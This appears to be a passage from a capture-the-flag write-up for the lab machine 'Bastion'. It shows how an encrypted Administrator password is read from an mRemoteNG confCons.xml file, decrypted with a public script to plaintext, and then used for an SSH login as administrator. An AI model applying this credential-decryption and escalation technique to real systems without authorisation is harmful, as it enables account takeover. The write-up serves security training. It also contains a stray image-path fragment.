22-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  15:03                51 extApps.xml
22-02-2019  15:03             5.217 mRemoteNG.log
22-02-2019  15:03             2.245 pnlLayout.xml
22-02-2019  15:01    <DIR>          Themes
              14 File(s)         76.577 bytes
               3 Dir(s)  11.315.937.280 bytes free

l4mpje@BASTION c:\Users\L4mpje\AppData\Roaming\mRemoteNG>
```

```
l4mpje@BASTION c:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMod
e="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO88
6au0ofFPW0oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" U
sername="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA
10dQKiw==" Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCred
Ssp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="
0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" Disp
layWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false
" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNot
Play" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" E
xtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VN
CProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="f
alse" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGate
wayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDispl
ayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false"
 InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol
="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="fa
lse" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="fa
lse" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" In
heritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="fa
lse" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExt
App="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCo
mpression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="fals
```

Copy the whole xml text and paste in gedit.

```
root@kali:/opt/mRemoteNG-Decrypt# gedit conf.xml
root@kali:/opt/mRemoteNG-Decrypt# python3 mremoteng_decrypt.py -f conf.xml
Traceback (most recent call last):
  File "mremoteng_decrypt.py", line 49, in <module>
    main()
  File "mremoteng_decrypt.py", line 45, in main
    plaintext = cipher.decrypt_and_verify(ciphertext, tag)
  File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/_mode_gcm.py", line 504, in decrypt_and_verify
    self.verify(received_mac_tag)
  File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/_mode_gcm.py", line 456, in verify
    raise ValueError("MAC check failed")
ValueError: MAC check failed
root@kali:/opt/mRemoteNG-Decrypt#
```

python3 mremoteng-_decrypt.py -f conf.xml


> python3 mremoteng-_decrypt.py -f <file, (for example, conf.xml)>
> python3 mremoteng-_decrypt.py -s <string>

If using file is failed, use the string.

```
root@kali:/opt/mRemoteNG-Decrypt# python3 mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE
4HdVmHAowVRdC7emf7lWWA10dQKiw==
Password: thXLHM96BeKL0ER2
root@kali:/opt/mRemoteNG-Decrypt#
```

```
root@kali:~# ssh administrator@10.10.10.134
administrator@10.10.10.134's password:
```

SSH login using that password



Now you got admin!